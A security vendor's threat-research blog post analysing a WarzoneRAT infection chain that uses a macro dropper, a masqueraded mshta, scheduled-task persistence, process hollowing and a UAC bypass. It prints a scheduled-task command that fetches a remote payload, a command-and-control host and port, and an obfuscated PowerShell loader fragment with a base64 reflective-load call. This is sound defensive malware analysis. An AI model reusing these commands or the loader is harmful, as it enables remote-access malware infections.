WarzoneRAT Evades Detection With Process Hollowing Technique

May 31, 2022

THREATS Share

Uptycs Threat Research

Tags Threats

Research by: Pritam Salunkhe and Shilpesh Trivedi

The Uptycs Threat Research Team identified samples of WarzoneRAT dropped through a Powershell dropper with a Process Injection/Hollowing technique implementation to bypass detections. We first identified WarzoneRAT using a Windows User Account Control (UAC) bypass technique in November 2020.

This blog post details the operation of the latest WarzoneRAT sample and also covers the advanced detection capabilities of the Uptycs EDR in detecting techniques like Process Hollowing and UAC Bypass.

WarzoneRAT

WarzoneRAT is a Remote Admin Tool that has a wide range of capabilities including keylogging, remote desktop, and webcam capture, live and offline keylogger. This malware is distributed through malware-as-a-service (MaaS) and is also used as a staged payload in the attack kill captured samples in our in-house osquery-integrated threat intelligence



EXCEL.EXE
wscript.exe
Update.js
drops Update.js in startup folder
ddond.com (mshta.exe)
taskkill.exe /f /im WinWord.exe
taskkill.exe /f /im Excel.exe
taskkill.exe /f /im POWERPNT.exe
schtasks.exe /create /sc MINUTE /mo 82 /tn calendersw /F /tr """C:\ProgramData\ddond.com""""""https://www.mediafire.com/file/c3zcoq7ay6nql9i/back.htm/file"""
Powershell
CasPol.exe
Explorer.exe
cvtres.exe 3H4RHL vncgoga.duckdns.org 1338 OFU0MC
MSBuild.exe
MSBuild.exe
aspnet_regbrowsers.exe (Warzone RAT injected)
csc.exe /noconfig /fullpaths @"C:\Users\Kakashi\AppData\Local\Temp\zjrmpdhc.cmdline"
cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\Kakashi\AppData\Local\Temp\RES291A.tmp" "c:\Users\Kakashi\AppData\Local\Temp\CSCBC7A35C1624B4BD684961BA49F926E28.TMP"
Process Hollowing

Figure 1: Attack Kill Chain of latest WarzoneRAT sample including process hollowing

The kill chain includes the following steps:

- The malicious document launches EXCEL.exe and executes wscript.exe to run Update.js javascript which is embedded in the macro itself and copy the Update.js to Startup Folder.
- Later the JS script copies the mshta from C:\Windows\System32 to C:\ProgramData\ and names it as 'ddond.com'. It then launches ddond.com(masqueraded mshta) to execute hxxps://taxfile[.]mediafire[.]com/file/c3zcoq7ay6nq19i/back[.]htm/file.
- The back.htm executed via ddond.com, runs powershell command to download another powershell script later executing it via Invoke-Expression. And schedules a task using schtasks.exe for persistence.
- The powershell script executed via Invoke-Expression executes embedded WarzoneRat and other .Net binary payloads via process hollowing

The Uptycs detection graph showcasing the execution flow of the attack kill chain is shown below (Figure 2).





Figure 2: Uptycs Detection graph of WarzoneRAT

Chain Process Hollowing Technique

MITRE: https://attack.mitre.org/techniques/T1055/012/

The embedded macro inside the document (907012a9e2eff4291cd1162a0f2ac726f93bad0ef57e326d5767489e89bc0b0a) executed multiple set of commands to download a powershell script that loads the malicious executables using [Reflection.Assembly]::load cmdlet as shown in figure 3:



```
124,245,5,75,28,225,245,105,205,255,115,218,230,254,158,219,255,120,254,141,182,51,218,120,230,121,240,205,159,237,217,187,245,154,220,47,87,220,242,254,245,158
,143,94,84,20,93,40,183,236,123,241,213,255,184,254,181,119,14,110,185,117,17,63,240,131,159,91,151,172,252,244,218,35,37,13,119,46,221,249,125,203,205,87,31,12
2,106,120,3,127,213,175,180,151,159,245,233,71,71,126,115,218,121,231,119,109,189,43,240,230,59,171,167,115,26,152,219,110,209,171,58,207,221,106,63,80,249,151,
154,199,126,250,239,191,45,185,242,133,237,31,180,72,255,225,3,177,89,106,85,17,237,12,126,228,205,196,124,255,37,127,190,164,49,243,156,41,249,89,69,239,107,35
,202,135,31,188,191,149,251,64,241,240,131,87,213,106,79,59,242,230,183,20,173,218,79,111,220,191,43,182,255,161,149,177,58,245,170,134,158,252,85,173,167,212,2
30,111,124,228,15,159,174,121,242,133,85,209,105,32,87,168,87,237,223,165,173,178,126,108,173,239,29,25,243,27,58,10,150,76,236,54,233,179,76,90,159,6,145,239,2
21,178,210,81,56,177,91,49,143,25,146,182,179,82,48,177,41,184,236,107,202,141,6,163,150,83,149,108,111,217,126,32,29,191,239,39,207,188,238,196,139,235,175,180
,86,111,126,254,171,199,119,223,241,218,238,247,54,60,57,96,249,88,255,241,240,237,231,158,114,213,75,167,23,126,255,186,123,148,175,48,27,190,157,181,231,252,1
78,101,79,157,165,237,143,156,182,39,52,125,255,27,219,238,228,94,191,33,242,241,13,79,60,225,185,225,143,219,155,247,124,180,247,187,79,100,252,234,22,237,178,
192,234,247,214,220,115,94,164,245,245,187,239,59,245,119,23,126,49,209,219,115,242,117,190,189,101,119,61,179,66,118,223,211,103,15,255,236,147,180,55,247,54,9
5,121,231,75,61,174,103,185,209,149,43,115,206,215,60,180,194,188,120,65,233,33,223,234,142,236,116,179,189,47,172,225,127,170,25,159,40,253,229,147,231,156,191
,58,116,213,45,239,254,236,214,182,145,249,119,5,47,105,123,242,182,30,239,211,243,222,189,234,55,203,184,235,95,62,191,82,247,105,240,230,241,204,188,39,110,15
9,167,242,86,47,108,159,108,89,177,251,209,251,42,126,172,45,180,180,222,243,74,103,215,179,55,110,248,36,80,58,246,225,185,151,71,2,174,59,166,114,166,158,57,7
9,197,62,125,233,151,71,246,92,241,129,183,251,246,3,183,125,177,231,47,83,155,247,74,61,89,112,238,204,100,81,42,253,159,26,115,92,134,56,223,198,134,64,168,11
3,138,167,223,137,161,207,214,121,190,20,191,124,68,227,226,4,66,127,150,244,155,235,127,199,37,124,99,184,64,248,175,93,146,232,56,178,140,115,208,241,194,159,
245,31,186,153,144,181,9,171,210,90,250,235,28,3,196,78,54,2,108,36,189,144,179,145,46,210,9,184,13,96,19,228,241,122,76,254,209,116,234,119,130,241,58,69,188,2
03,201,236,82,43,165,13,208,71,236,77,196,67,31,246,219,136,159,140,16,225,55,50,150,209,90,194,179,122,63,9,67,185,131,68,128,15,63,170,16,174,251,228,55,210,4
7,79,219,129,142,143,252,241,83,129,217,146,166,40,207,204,203,14,21,196,137,62,32,171,9,30,147,37,126,43,125,228,239,162,114,130,73,237,24,168,207,84,9,188,3,2
26,39,24,51,60,70,82,154,144,240,191,5,80,3,63,234,16,161,188,126,250,177,70,39,64,31,224,132,82,195,0,75,225,62,69,41,248,224,28,245,105,7,108,148,114,55,128,2
44,32,137,81,141,132,207,40,4,93,214,82,217,93,34,221,35,202,150,116,243,31,179,141,10,106,71,55,253,152,195,77,162,96,111,100,150,53,169,182,152,105,157,58,250
,129,8,15,178,241,99,153,24,104,242,117,245,190,185,254,7,175,109,194,239,216,213,150,255,179,21,249,230,250,103,92,255,7,238,182,245,33,0,108,0,0)


[byte[]] $RSETDYUGUIDRSTRDYUGIHOYRTSETRTYDUGIOH = Get-DecompressedByteArray $nona
[byte[]] $RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG =Get-DecompressedByteArray $STRDYFUGIHUYTYRTESRDYUGIRI


$FGCHJBKHVGCFHJVBKNBHVGJB = D4FD5C5B9266824C4EEFRWEOIURWDQWOIDUQW389C83E0C69FD3FAAG -TypeName 'System.Collections.ArrayList';
$FGCHJBKHVGCFHJVBKNBHVGJB.Add("W1J1ZmxlY3Rpb24uQXNzZW1ibHldOjpMb2FkKCRSRFNGR1RGSFlHVUpIS0dZRlREU1NSRFRGWUdKVUhLRERSVEZZRykuR2V0VHlwZSgncHJvakZVRC5QQScpLkdldE1ld
GhvZCgnRXhlY3V0ZScpLkludm9rZSgkbnVsbCxbb2JqZWN0W11dICggJ0M6XFdpbmRvd3NcTWljcm9zb2Z0Lk5FVFxGcmFt
ZXdvcmtcdjQuMC4zMDMxOVxDYXNQb2wuZXhlJywkUlNFVERZVUdVSURSU1RSRFlVR0lIT1lSVFNFVFJUWURVR0lPSCkp")
```

Figure 4: Process Hollowing code in .NET payload

UAC Bypass

MITRE ATT&CK: https://attack.mitre.org/techniques/T1548/002/

Alongside process hollowing and code injection, the Powershell script also injects another .NET payload (8A389D732476E581EA576999E0191142BB8324F708744260303C1D9CFE1A79AE) which performs UAC bypass via ComputerDefaults.exe.

Figure 5: UAC Bypass implemented in .NET payload

Uptycs EDR Detection

Figure 6: Uptycs Detection for WarzoneRAT

Conclusion

This blog detailed the new WarzoneRAT operation on a victim's machine. We shed light on the new Process Hollowing technique used to evade process-based defenses. This makes it necessary to have a security solution that has advanced analytics and provides granular visibility of targeted attacks and their kill chain. Uptycs' EDR with advanced detection capabilities, correlation, and YARA process scanning capabilities successfully identified the malicious behavior and detected WarzoneRAT.

To learn more about the latest threat research conducted by the Uptycs Team, check out our most recent threat bulletin below.

Is your organization protected from the latest malware threats?
Find out today in our Quarterly Threat Bulletin!
FREE DOWNLOAD
Quarterly Threat Bulletin
Uptycs

How DirtyPipe Linux Exploit Works and How to Respond

KurayStealer: An Unscrupulous Actor Exploiting Discord Webhooks

Investigating Threat Alerts With Osquery: Understanding Threat Surface & Risk

Stay in the loop

Get regular updates on all things Uptycs—
from product updates to expert articles and much more

email@work.com

Certified

Container Security Competency
Security Software Competency
AWS Graviton Ready
Public Sector
AWS Marketplace Seller

CIS Benchmarks™
Certified

MITRE Engenuity ATT&CK Eval TURLA 2023

500 Technology Fast 500 2023 NORTH AMERICA Deloitte.

Cloud Security Pricing

Solutions

Workload Protection

Posture Management

Vulnerability Management

Container & Kubernetes Security

Software Supply Chain

File Integrity Monitoring

Detection & Response

Asset Management

Compliance & Risk

Microsoft Azure

Google Cloud

Integrations

Tools and Integrations

Case Studies

Reviews

Compare Uptycs

Aqua

Lacework

Sysdig

CrowdStrike

Product Briefs

Blog

Video Hub

Threat Research Report Team

Whitepapers

E-books

Guides

Threat Quarterly Reports

Glossary

Webinars and Events

Company

Careers

News

CSU

Support

Also of Interest

How Osquery Helps Secure Your Cloud: 2...

Recent Trends in Malicious Document...

MacStealer: New MacOS-based Stealer Malware Identified

Privacy Policy Security Practices Contact Us